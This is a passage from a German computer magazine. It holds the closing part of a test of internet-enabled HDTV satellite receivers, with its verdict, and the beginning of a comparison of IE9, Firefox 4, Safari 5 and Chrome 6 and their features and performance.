| ⊖⊖ (Deep Standby: ⊖) / ⊕⊕ | ⊖² / ⊕⊕ |
| 560 € (ohne Platte) | 300 € |

grammiert haben – bei einer Leistungsaufnahme von 12 Watt. Damit nicht genug, warnt der Receiver Anwender nicht einmal vor anstehenden Timer-Aufnahmen, wenn der 600S in den Standby-Modus versetzt wird.

Laut Handbuch muss die Festplatte im Datei-System EXT3 formatiert sein (geht auch direkt über das Menü des Receivers), der 600S beschreibt aber auch FAT32-formatierte USB-Speichermedien. Allerdings führt er dann bei Erreichen der 4-GByte-Grenze ohne Vorwarnung ein Reset aus – im besten Fall hat man dann die Aufnahme bis zu dieser Stelle, im schlimmsten ist sie ganz verloren. Die Aufnahmen sind leider ohne eindeutigen Namen der aufgenommenen Sendung abgelegt, was die Identifizierung erschwert. Die Transportströme mit der Endung MPG lassen sich ohne weitere Wandlung auf einem Rechner schauen und bearbeiten. Wirklich überrascht waren wir, dass wir auch die HD+-Mitschnitte am PC anschauen und bearbeiten konnten – zumal der 600S diese Dateien in der Betaphase noch verschlüsselte.

Fazit

Auch wenn alle Testkandidaten die Verbindung zwischen Fernsehen und Internet herstellen, zeigten sich durchaus große Unterschiede bezüglich Umfang und Ausrichtung der Webanbindung. Wer blind zu einem der Geräte greift mit der Vorstellung, er werde auf jeden Fall Zugriff auf Mediatheken, YouTube und Social-Network-Dienste haben, wird eventuell bitter enttäuscht.

Und leider ist ausgerechnet der Testkandidat mit der umfangreichsten Online-Anbindung auch der, der uns bei der HDTV-Bildqualität am meisten enttäuschte: Mit dem Maxdome MediaCenter HD-TV erhält ein Receiver in diesem Punkt erstmals nur die Note „befriedigend“. Und dass er keine TV-Aufzeichnungen mehr herausrückt, ist ebenfalls nicht gerade ein Kaufargument.

Auch Samsungs BD-C8900S bietet sich vor allem Anwendern an, die die HDTV-Recorder-Funktion eher als Bonus betrachten und vor allem einen 3D-tauglichen Blu-ray-Player suchen, der auch als Streaming-Client und HD-Medienplayer eine gute Figur macht.

So gelungen die Webanbindung des VideoWeb 600S auch ist, vermissen wir doch die Möglichkeit, das Gerät im lokalen Netz als Streaming-Client einzusetzen. Zudem würde ein Zugriff auf die angeschlossene Festplatte via LAN Windows- und Mac-Usern entgegenkommen, die sich aktuell mit EXT3 herum schlagn müssen. Vor allem aber ist es alles andere als zeitgemäß, dass man den Receiver für Timer-Aufnahmen im Standby laufen lassen soll. Die unverschlüsselte Weitergabe von HD+-Mitschnitten ist nett, dürfte ProSiebenSat.1 und die RTL-Gruppe aber kaum erfreuen. Daraus sollte man als Käufer damit rechnen, dass dieses Loch mit einer der nächsten Firmware-Updates wieder gestopft wird.

Humax iCord HD+ überzeugt als HDTV-Recorder, auch wenn die Aufnahmebeschränkungen gegenüber dem Grundmodell unverständlich bleiben. Die Internet-Anbindung inklusive HbbTV und Maxdome-Zugang weiß zu gefallen. Für eine bessere Note bei Medienwiedergabe von USB-Speicher und in der Rolle eines DLNA-Clints müsste das Gerät jedoch eine größere Palette von Formaten unterstützen. Sprichwörtlich in letzter Minute rettete sich Humax mit der Einrichtung eines DLNA-Servers vor einer schlechteren Note beim Transfer von Aufnahmen zum PC. Für ein „sehr gut“ bräuchte es aber einen FTP-Server wie beim iCord HD.

Auch der Vantage VT-1 macht als HDTV-Recorder eine gute Figur, ebenso gefiel die HbbTV-Funktion der Betafassung des Linux-Betriebssystems. Bezuglich des Datentransfers und der Fähigkeiten als Streaming-Client hängt Vantage mittlerweile jedoch deutlich hinterher – was auch die Wechselfestplatte und die MKV-Unterstützung nicht komplett wettmachen können. Hier darf man gespannt sein, was künftige Linux-Firmwares bringen. (nij)

Literatur

- [1] Nico Jurran, Raumbild-Transporter – 3D-taugliche Blu-ray-Player im Test, c't 19/10, S. 122
- [2] Nico Jurran, Hinter dem roten Knopf – Programm begleitende Online-Dienste kommen auf den Fernseher, c't 9/2010, S. 170

www.ct.de/1022114



Anzeige

Anzeige

Herbert Braun, Jo Bager

Surf-Rennen

Internet Explorer 9, Firefox 4 und die neue Generation der Browser

Mit Internet Explorer 9 und Firefox 4 haben die beiden Marktführer wichtige Neuheiten in Vorbereitung, doch Chrome jagt den beiden die Nutzer ab – und dann gibt es noch die beiden Exoten Opera und Safari. Wo sind die Stärken und Schwächen der fünf wichtigsten Browser und welcher eignet sich für wen?



Praktisch gleichzeitig bringen Microsoft und Mozilla neue Versionen ihrer Browser heraus. Für Aufsehen hat vor allem der Internet Explorer 9 gesorgt, weil er Lösungen für Probleme bei Performance und Webstandards verspricht, die den Microsoft-Browser in den letzten Jahren unattraktiv gemacht haben. Zugleich stehen beide Hersteller unter Druck: Vor allem Vielnutzer sind immer öfter mit Chrome unterwegs. Dass es den auf dem Mac dominierenden Safari auch für Windows gibt, ist noch nicht zu jedem vorgedrungen. Und schließlich ist da noch Opera, der seit vielen Jahren mit bemerkenswerten Innovationen auftritt.

Zum Vergleich treten aktuelle, benutzbare Vorabversionen an beziehungsweise das letzte stabile Release: Internet Explorer 9 Beta 1, Firefox 4 Beta 6, Chrome 6.0.472.63, Safari 5.0.2 und Opera 10.62, jeweils unter Windows. Nightly Builds und dergleichen haben wir uns nicht angesehen. Das Augenmerk richtet sich auf die Fähigkeiten der Rendering-Engine, auf Besonderheiten der Oberfläche und im Funktionsumfang, wobei jeweils die Neuerungen im Vordergrund stehen, sowie auf die Performance.

Internet Explorer 9

Schon mit IE7 und IE8 versuchte Microsoft, in technischer Hinsicht zur Browser-Konkurrenz aufzuschließen, doch erst Internet Explorer 9, der als Beta-Version vorliegt, tritt endgültig aus dem Schatten des IE6 heraus und buhlt um die Herzen und Köpfe der Vielsurfer und Webentwickler. Beeindruckend sind vor allem die Neuerungen an der Rendering-Engine, die Microsoft in den Monaten vor der Beta mit vier „Technical Previews“ den Entwicklern vorgestellt hat. So stellt der Browser erstmals Vektorgrafiken im Format SVG 1.1 dar, das damit bald alle aktuellen Browser unterstützen. Das Gleiche gilt für den HTML5-Baustein Canvas, bei dem Grafiken mit JavaScript-Anweisungen gezeichnet werden. Auch Webvideos mit dem verbreiteten Codec H.264 und MP3-Audios kann der Browser abspielen; Googles quelloffenes Paket WebM mit den Codecs Vorbis und VP8 soll sich nachinstallieren lassen. VP8 ist ähnlich gut wie H.264 und dürfte bald häufig im Web zu sehen sein, weil es im Unterschied zu dem lizenzierten H.264 als Open Source verfügbar ist.

Die zahlreichen Verbesserungen bei neuen Webstandards werden durch eine dramatische Verbesserung beim Acid3-Testsichtbar, den der IE9 nun zu 95 Prozent besteht. Verantwortlich dafür sind unter anderem CSS3-Neuerungen: Selektoren, runde Ecken, mehrfache Hintergründe, Webfonts im neuen WOFF-Format und Media Queries, mit denen unterschiedliche Geräte unterschiedliche Stylesheets bekommen können. Mit umfangreichen Testsuiten, die derzeit über 2000 Einzeltests enthalten und beim W3C eingereicht werden, will Microsoft Unklarheiten der Spezifikationen von HTML5, CSS3, SVG, JavaScript und DOM beseitigen.

Auch für JavaScript-Entwickler wird vieles künftig leichter: IE9 soll endlich das bisher lückenhaft unterstützte Document Object Model (DOM) Level 2 und 3 komplett verstehen. Den in ECMAScript 5 standardisierten Kern von JavaScript will Microsoft ebenfalls vollständig implementieren. Damit sollten den Programmierern ein strikter Modus, native Unterstützung für JSON und mehr Möglichkeiten bei objektorientierter Programmierung zur Verfügung stehen.

Interpretiert wird der Code durch die neue JavaScript-Engine „Chakra“. Wie die Skript-Engines der Mitbewerber kompiliert Chakra den Code vor dem Ausführen und kann außerdem diese Arbeit bei Mehrkern-Maschinen auf einen freien Prozessor auslagern; sie nutzt nicht mehr das Component-Object-Modell, um mit dem Browser zu kommunizieren, sondern ist tief darin eingebettet. Im Ergebnis schließt Internet Explorer bei den JavaScript-Benchmarks zur Konkurrenz auf.

Davongezogen ist Microsoft dagegen bei der Hardware-Beschleunigung. Das Delegieren der Darstellung von Bildern, Texten und HTML5-Videos an die Grafikkarte sorgt für hohe Frameraten und sogar für geringeren Energieverbrauch, weil die GPU solche Jobs effizienter als die CPU erledigt. Der Browser nutzt dafür die neuen Windows-APIs Direct2D und DirectWrite, die aus der Verwandtschaft von DirectX 11 kommen, ohne ein Teil davon zu sein. DirectWrite verbessert auch die Darstellung von Text, da es Subpixel-Rendering beherrscht. Der Nachteil: Direct2D und DirectWrite benötigen Windows 7 oder Vista mit Service Pack 2 – Nutzer des immer noch verbreiteten Windows XP sind von der Fortentwicklung des Internet Explorer ausgeschlossen. Voraussetzung ist außerdem eine Grafikkarte, die mit einem aktuellen WDDM-Treiber (Windows Display Driver Model) angesprochen wird – die alten XP-Treiber wissen nichts von Direct2D und DirectWrite. Ob der IE die Grafikkarte nutzt, sieht man in den erweiterten Internetoptionen unter „Grafikkarte mit Beschleunigung“.

Die Benchmarks (siehe Kasten S. 129) beeindrucken: Auf einem aktuellen Rechner kann der IE9 ein wahres Grafikfeuerwerk abbrennen. Die Hardware-Beschleunigung des Firefox 4 bleibt da noch deutlich zurück; dafür läuft dieser auch noch auf Plattformen, die weder Direct2D noch DirectWrite anbieten. Es ist begrüßenswert, dass Browser-Geschwindigkeit nun nicht mehr allein auf den zuletzt völlig überstrapazierten Teilespekt der JavaScript-Performance reduziert wird, zumal die Rendering-Aufgaben mit HTML5-Video, CSS3-Animationen oder Canvas-Grafiken immer anspruchsvoller werden. Ein Problem dabei ist die Messbarkeit – ein neues Performance-API, das Microsoft unter dem Namen „Navigation Timing“ beim W3C eingereicht hat, könnte die Lösung bringen.

Die verbesserten Entwicklerwerkzeuge umfassen jetzt auch den bisher eigenständigen Debugger Fiddler und zeigen damit

auch den Netzwerk-Traffic an. Außerdem bringen sie einen JavaScript-Profiler mit und können den User-Agent-String fälschen.

Oberfläche


In puncto Oberflächen-Neuerungen soll die Beta-Version bereits vollständig sein. Die Menüleiste ist nach wie vor ausgeblendet, das Suchmaschinenfeld wurde gestrichen; wie bei den anderen Browsern kann der Anwender direkt durch Eingabe in der Adresszeile eine Suchmaschine befragen. Da daneben nur noch ein paar Buttons unterkommen müssen, haben die Microsoft-Designer die Tabs auf die Höhe der Adresszeile hochgezogen. Internet Explorer 9 benötigt also in der Voreinstellung horizontal viel Platz, den er in der Vertikalen wieder einspart – angesichts der verbreiteten breitformatigen Bildschirme plausibel. Freilich fällt die Adresszeile ungewohnt schmal aus.

Die Schnellstartseite zeigt mittels Balken an, wie oft die meistbesuchten Seiten aufgerufen wurden, und ermöglicht die Wiederherstellung geschlossener Tabs. Tabs kann der Benutzer aus dem Browser-Fenster heraus- und wieder zurückziehen und dabei auch in der Taskleiste oder auf dem Desktop als Anwendungsverknüpfung ablegen. Der Browser gestaltet solche Fenster mit dem Icon der betreffenden Website; unter Windows 7 passt er sogar die Fensterfarbe entsprechend an. Solche Seiten können wie echte Windows-7-Anwendungen Sprunglisten zur Schnellnavigation aus der Taskleiste heraus mitbringen; Entwickler müssen dazu nur das <meta>-Tag msapplication-task angeben und sollten ihre Favicons auf 64 × 64 Pixel vergrößern. Besichtigen lässt sich dies bereits auf zahlreichen großen Websites wie Facebook, Amazon oder T-Online (siehe c't-Link am Ende des Artikels).

Wie Chrome kann der IE9 nach jedem im Eingabefeld eingegebenen Buchstaben bei einer Suchmaschine nachschlagen, allerdings ist dieses Verhalten per Default deaktiviert. Der Browser bietet bei der Eingabe an, es einzuschalten, sodass der Benutzer für die entsprechende Einstellung keine Optionsdialoge bemühen muss – ein guter Kompromiss



Webanwendungen können im IE9 Windows-7-Sprunglisten für den Schnellzugriff nutzen.



Mit Panorama soll der Benutzer in Firefox 4 den Überblick über seine Tabs behalten.

zwischen Komfort und Datenschutz. Dialoge sind nicht mehr modal, ein Dialog aus einem im Hintergrund befindlichen Tab kann dem Benutzer also nicht mehr dazwischenfunkeln. Erweiterungen und Toolbars, die den Browser-Start oft verlangsamen, listet der IE9 zusammen mit ihrer Ladedauer in einem Add-on-Manager auf und entfernt sie auf Knopfdruck aus dem System.

Der IE9 schleppt sein Erbe in Form von älteren Rendering-Engines mit: Wie bereits der Vorgänger wechselt er auf Anforderung durch den Nutzer oder durch die Webseite in einen Kompatibilitätsmodus, bei dem eine ältere Rendering-Engine zum Einsatz kommt – Rückwärtskompatibilität steht in Redmond hoch im Kurs. Bleibt zu hoffen, dass auf diese Weise nicht auch historische Sicherheitslücken ihren Weg in die Software finden. Für ein Mehr an Sicherheit soll der neue Download-Manager sorgen, der beim Start verdächtiger heruntergeladener Software warnt. Damit und durch den Ausbau des SmartScreen-Filters versucht Microsoft, den Internet Explorer als besonders sicheren Browser zu positionieren.

Trotz der mit dem IE8 eingeführten Web Slices und Beschleuniger fehlt es dem Browser nach wie vor an brauchbaren Add-ons. Die Auswahl an den in nativem Code geschriebenen Erweiterungen hält keinem Vergleich mit der Vielfalt bei Firefox oder Chrome stand.

Firefox 4

Insbesondere in Deutschland ist Firefox enorm erfolgreich und in manchen Statistiken schon knapp am Internet Explorer vorbeizegangen. Als einziger zu hundert Prozent quelloffener Browser ist er für politisch korrekte Anwender ohnehin alternativlos. Nach Jahren kontinuierlichen Wachstums stagniert seit einigen Monaten zumindest in Deutschland die Verbrei-

tung; das böse Wort „Fatfox“ hat die Runde gemacht, obwohl der Browser mit jedem Release objektiv schneller geworden ist. Unzufriedene Firefox-Anwender laufen in wachsender Zahl zum neuen Star Chrome über.

Bis heute einzigartig ist die Architektur von Firefox: Die Oberfläche des Browsers ist in einer auf XML basierenden Sprache namens XUL geschrieben. An diese Oberfläche können unabhängig vom Betriebssystem Erweiterungen andocken. Die Gecko-Engine steckt noch in diversen anderen Programmen, darunter auch in einigen Browsern: SeaMonkey führt das Werk der alten Mozilla-Suite fort und ist außer Opera die einzige Browser-Mail-Kombination; Camino und K-Meleon verzichten auf die XUL-Oberfläche und funktionieren nur unter Mac OS (Camino) beziehungsweise Windows (K-Meleon) – was Vorteile bei der Geschwindigkeit und bei der optischen Anpassung ans Betriebssystem mitbringt, aber auf Kosten der Erweiterbarkeit geht.

Nach wie vor sind Firefox-Erweiterungen leistungsfähiger als ihre Gegenstücke in Chrome oder Safari, da sie tiefer im System sitzen. Allerdings erfordert jede (De-)Installation, Aktualisierung und (De-)Aktivierung einen Browser-Neustart; bei Browser-Updates funktionieren viele Add-ons erst einmal nicht – ein bekannter Nerv-Faktor für Firefox-Anwender. Mozilla arbeitet daher an einem Erweiterungssystem namens JetPack, das bisher selbst über eine Erweiterung nachinstallierbar ist und bei dem die Erweiterungen ähnlich geschmeidig wie in den WebKit-Browsern laufen. Ob dieses System Erfolg haben und das ältere ersetzen wird oder ob beide parallel laufen, ist eine der großen Fragen zur Zukunft von Firefox.

Die vierte Firefox-Version ist noch nicht ganz fertig, aber bereits weit fortgeschritten. Aktuell ist die sechste Beta, eine siebte

mit allen Funktionen dürfte bei Erscheinen dieser Ausgabe bereits vorliegen; die endgültige Version hat Mozilla für Ende November avisiert. Das Update markiert die umfangreichste Änderung an der Bedienoberfläche seit den Anfängen von Firefox. Nach dem Vorbild aller vier Konkurrenten blendet der Browser per Default die Menüleiste aus und ersetzt sie durch eine Firefox-Schaltfläche; die Eingabezeile liegt nun unterhalb der Tabs.

Der Benutzer kann einzelne Reiter zu „App Tabs“ erklären, die in der Tab-Leiste nur mit dem Favicon angezeigt werden, um Platz zu sparen. Die unter dem Namen „Firefox Panorama“ in den Browser-Kern integrierte Erweiterung Tab Candy zeigt eine Vorschau über alle Tabs an und erlaubt, diese zu gruppieren. Ebenfalls eingebaut ist das Synchronisierungs-Add-on Firefox Sync, das Lesezeichen, History, Passwörter und offene Tabs über mehrere Installationen hinweg abgleicht (siehe auch den Artikel ab S. 132). Verschönert haben die Entwickler den Add-on-Manager. Und schließlich sollen ab Version 4 kleinere Upgrades, die in der Regel vor allem Sicherheitsprobleme beseitigen, still über die Bühne gehen. Nur, wenn sich die Bedienoberfläche verändert, will Mozilla den Nutzer künftig fragen – ein guter Kompromiss.

Nicht sichtbar, aber beim Surfen durchaus spürbar sind die Geschwindigkeitsverbesserungen. Die JavaScript-Engine von Firefox 4, JägerMonkey, schließt halbwegs zu Opera und den WebKit-Browsern auf. Außer dem IE9 ist Firefox 4 derzeit der einzige Browser, der Hardware-Beschleunigung über Direct2D/DirectWrite nutzt – die es nur unter Vista mit Service Pack 2 oder Windows 7 gibt.

Der neue HTML-Parser soll schneller sein und interpretiert im HTML5-Code eingebettetes SVG und MathML. Aus HTML5 implementiert der Browser außerdem einige Formular-Features und das History-API, das es ermöglichen soll, mit den Vor- und Zurücktasten durch Ajax-Anwendungen zu navigieren – in der Beta klappt dies aber noch nicht. Nach den CSS3-Transformationen beherrscht Firefox 4 nun auch die Übergänge (Transitions), sodass Animationen allein mit Style-sheets möglich werden.

Firefox 4 wird vermutlich als erster fertiger Browser die Grafikschnittstelle WebGL einbauen, mit der im Rahmen von HTML5-Canvas 3D-Grafiken möglich sind. Zumindest in der Beta muss man dieses Feature noch in about:config freischalten, und auch dann gelang es uns nicht, auch nur eine Demo zum Laufen zu bringen. Was dagegen funktioniert, sind Videos mit dem Codec VP8 – dieser ist Bestandteil des von Google quelloffen gestellten WebM-Pakets, das in Firefox 4 enthalten ist. Mit Hilfe des Attribut-werts buffered können HTML5-Videos anzeigen, welche ihrer Teile bereits heruntergeladen wurden.

Mozilla-Erfindungen sind das Audio Data API, das Metadaten von Audiodateien verarbeitet (etwa zur Visualisierung), die Schnitt-

stelle für Canvas-Animationen (mozRequestAnimationFrame), mit der man auf setTimeout-Verrenkungen verzichten kann, sowie die Multitouch-Events MozTouchDown, MozTouchMove und MozTouchUp, die im Zeitalter von Smartphone-Browsern und Tablets immer wichtiger werden.

Wie die WebKit-Browser kann Firefox nun auch über Web Sockets kommunizieren, einem simplen Protokoll auf TCP-Basis, das sich besser als HTTP für Streaming oder dauerhafte Verbindungen eignet, beispielsweise zum Chatten. Mehr Sicherheit soll das HSTS-Protokoll (HTTP Strict Transport Security) bringen, bei dem der Server mitteilt, dass er nur verschlüsselte Kommunikation akzeptiert.

Safari 5

Dank seiner Popularität bei den Mac-Anwendern ist Safari eine Erfolgsgeschichte geworden, auch wenn der Marktanteil der im Frühjahr 2008 vorgestellten Windows-Version entlang der Wahrnehmungsschwelle dümpelt. Noch bedeutender ist jedoch die Arbeit Apples an der WebKit-Engine, der Kernkomponente des Browsers. 2007 führte Apple das iPhone ein, bei dem eine modifizierte Safari-Variante eine zentrale Rolle spielt. Die als schnell, ressourcenschonend und standardkonform geltende Engine ging in die Mobilbrowser von Android, BlackBerry, WebOS und zahlreichen proprietären Plattformen ein, auch im Kindle, in Adobe AIR und in den Grafikbibliotheken GTK+ und Qt steckt WebKit.

Unter den Desktop-Browsern treten außer Chrome und Safari unter anderem Maxthon, OmniWeb, iCab, Epiphany und demnächst Flock mit WebKit-Engines an. Epiphany und Flock waren ursprünglich mit Gecko unterwegs, Maxthon greift nur noch im Notfall auf


die IE-Engine zurück, die es früher ausschließlich nutzte. Zu WebKit gehören nicht nur der HTML- und CSS-Renderer, sondern auch die inzwischen in „Nitro“ umbenannte JavaScript-Engine, die bei allen Performance-Tests vorne mitspielt, und der Web Inspector, eines der besten verfügbaren Werkzeuge für Webentwickler.

Was die Oberfläche angeht, erweist sich Safari als typisches Apple-Produkt: Ästhetik und Komfort gehen eine gelungene Verbindung ein, bei der individuellen Anpassbarkeit sind dem Safari-Anwender jedoch enge Grenzen gesetzt. Auffälligstes Feature ist die iTunes entlehnte Cover-Flow-Ansicht bei den Lesezeichen und beim Verlauf, für die der Browser ein Abbild der Seite speichert, das er beim Scrollen durch einen 3D-Raum schiebt.

Ähnlich verhält sich die „Top Sites“-Ansicht, die per Default als Startseite eingestellt ist. Wie bei Opera handelt es sich hier um eine Schnellwahl einiger besonders wichtiger Seiten mit grafischer Ansicht, doch hat Apple dieses Feature nicht nur optisch aufgewertet: Safari wählt wie Chrome die Seiten aus, die der Benutzer am häufigsten angesteuert hat, informiert automatisch darüber, ob sie sich aktualisiert haben, und erlaubt es, diese Seiten aus der Übersicht zu entfernen oder an ihrem Ort zu fixieren. Kleiner Nachteil: Bis Safari diese Seiten abgeglichen hat, dauert es einen Moment, sodass sich der Start verzögert. Natürlich lässt sich auch eine beliebige Webseite oder eine leere Seite als Startansicht einrichten.

Gut gelungen ist auch der Feedreader. Er kann den Nachrichtentext zusammenstauen, die Meldungen nach verschiedenen Kriterien umsortieren und filtern und bringt eine inkrementelle Suche mit, die blitzschnell Treffer zu den eingetippten Buchstaben lie-

Anzeige



Volle Konzentration auf den Artikel: Safaris Reader blendet alle anderen Website-Inhalte aus.

fert. Beim Nachrichtenkonsum hilft auch der Lesemodus: Entdeckt Safari einen Artikel auf der aktuellen Seite, blendet es eine „Reader“-Schaltfläche in der Adresszeile ein. Dieser hebt den Artikel in gut lesbarer Schrift von der im Hintergrund liegenden, eingeschwärzten Seite ab und fasst Mehrseiter zusammen. Die Inhalte-Anbieter sind nicht durchwegs begeistert, denn dieser Vereinfachung fallen auch Werbebanner zum Opfer.

Zur Beliebtheit von Safari auf Mac OS trägt auch die enge Integration ins System bei. So kann der Browser Webseitenschnipsel für Dashboard speichern, Passwörter im Schlüsselbund speichern, er arbeitet mit iPhoto und Apple Mail zusammen und er stellt PDFs ohne Plug-in dar. Mit dem System-Adressbuch arbeitet Safari jedoch auch unter Windows zusammen und kann mit dessen Hilfe beim Ausfüllen von Formularen helfen. Die Unterstützung für ICC-Farbprofile bei Bildern und die Kantenglättung bei Schriften sind vorbildlich.

Schräubchen, an denen der Benutzer drehen kann, gibt es allerdings kaum. Will man das Theme austauschen, die Menüleisten umstellen, Shortcuts ändern oder Mausgeschenken nutzen, ist Safari der falsche Browser. Dass Safari 5 außer mit Google auch mit Bing und Yahoo suchen kann, war seinerzeit tatsächlich eine Nachricht – bei allen anderen Browsern kann der Nutzer nach Belieben Suchmaschinen eintragen.

Sehr viel flexibler dürfte Safari jedoch durch die jüngst eingeführten Erweiterungen werden. Zwar gibt es ähnlich wie beim Internet Explorer unter Windows schon lange Browser-Erweiterungen auf Betriebssystemebene wie Glims, Saft oder Stand, doch bleiben diese Mac-Anwendern vorbehalten und ihre Entwicklung stellt für Programmierer höhere Hürden auf.

Noch ist Safari 5 recht neu; welche Neuerungen der Nachfolger bringen wird, weiß außer ein paar Apple-Entwicklern niemand. Anders verhält es sich bei den Arbeiten an WebKit. WebKit2 soll von Grund auf für die Aufteilung auf mehrere Prozesse vorgesehen

sein, was der Sicherheit und Stabilität dient. Ansonsten wollen die Entwickler Kompatibilitätslücken bei CSS, DOM und SVG schließen und MathML implementieren. Und sicher wird es auch in Zukunft WebKit-Innovationen wie Canvas oder CSS-Transformationen geben, die sich in kurzer Zeit zu Standards entwickeln.

Chrome 6

Ohne historischen Ballast und mit Verständnis für die Bedürfnisse der Vielsurfer drängte Google erst vor zwei Jahren auf den Browser-Markt. Das anfängliche Misstrauen wegen Datenschutzfragen ist mittlerweile ebenso abgeklungen wie die Skepsis über die Erfolgschancen: Chrome ist längst an Opera und Safari vorbeizogen und knabbert den beiden Großen eifrig Marktanteile ab.

Kein Wunder, dass sich die Konkurrenz rasch inspirieren ließ. Die Idee einer komplizierenden JavaScript-Engine, die anno 2008 Geschwindigkeitsrekorde aufstellte, haben inzwischen alle aufgegriffen, und der mit Chrome eingeleitete Trend zur Verschlankung der Oberfläche schlug sich mindestens in Firefox 4 und Internet Explorer 9 nieder. Deshalb wirkt der Google-Browser heute nicht mehr so innovativ wie zu Beginn, aber er führt noch immer viele interessante Ideen ein.

Während zum Beispiel Mozilla seit geraumer Zeit daran arbeitet, seine Erweiterungen auf das Jetpack-System umzustellen, das im laufenden Betrieb (De-)Installation und Updates ermöglicht, legte Google vor und konnte in kürzester Zeit Tausende von Erweiterungen vorweisen. Seit Version 5 zählt Adobes Flash Player zum Lieferumfang, weil Google ihn auf diesem Weg aktuell halten möchte. Ebenfalls noch dabei ist Googles Plug-in Gears, allerdings nur noch aus Gründen der Rückwärtskompatibilität: Mit HTML5 lassen sich die darin angebotenen Funktionen inzwischen ebenfalls umsetzen.

Für Irritation sorgte von Beginn an die Installation im Anwenderverzeichnis, was Si-

cherheitsvorkehrungen im Betriebssystem umgeht und unsauber wirkt. Andererseits sorgt dies dafür, dass Google den Browser zuverlässig über stille Updates auf dem neuesten Stand halten kann, ohne dass Probleme mit Berechtigungen auftauchen – und das trägt vermutlich mehr zur Sicherheit des Benutzers bei als irgendetwas anderes.


Will man die aktuellen WebKit-Entwicklungen verfolgen, führt kaum ein Weg an Chrome vorbei, weil dieser außer in einer stabilen stets in drei unfertigen Versionen vorliegt (Beta, Developer und Canary). Zumindest die Beta-Versionen sind durchaus alltagstauglich. Chrome liegt das quelloffene Projekt Chromium zugrunde, das bis auf wenige Ausnahmen (etwa der Updater und das Branding) mit Chrome identisch ist. Allerdings stellt Google keine kompilierte Version zur Verfügung. Einige Anbieter springen hier in die Bresche; der bekannteste Chrome-Klon nennt sich „Iron“.

Passend zur Firmenphilosophie lagert Chrome konsequent alles, was sich mit Webanwendungen erledigen lässt, aus, beispielsweise den RSS-Reader: Zur Darstellung von Feeds sollen die Nutzer den Online-Reader nehmen. Mit seinen Anwendungsverknüpfungen treibt Chrome die Verzahnung von Desktop und Online entsprechend voran: Der Browser tritt als solcher komplett in den Hintergrund und dient nur als Plattform für die Web-Anwendung, die fast wie ein PC-Programm erscheint.

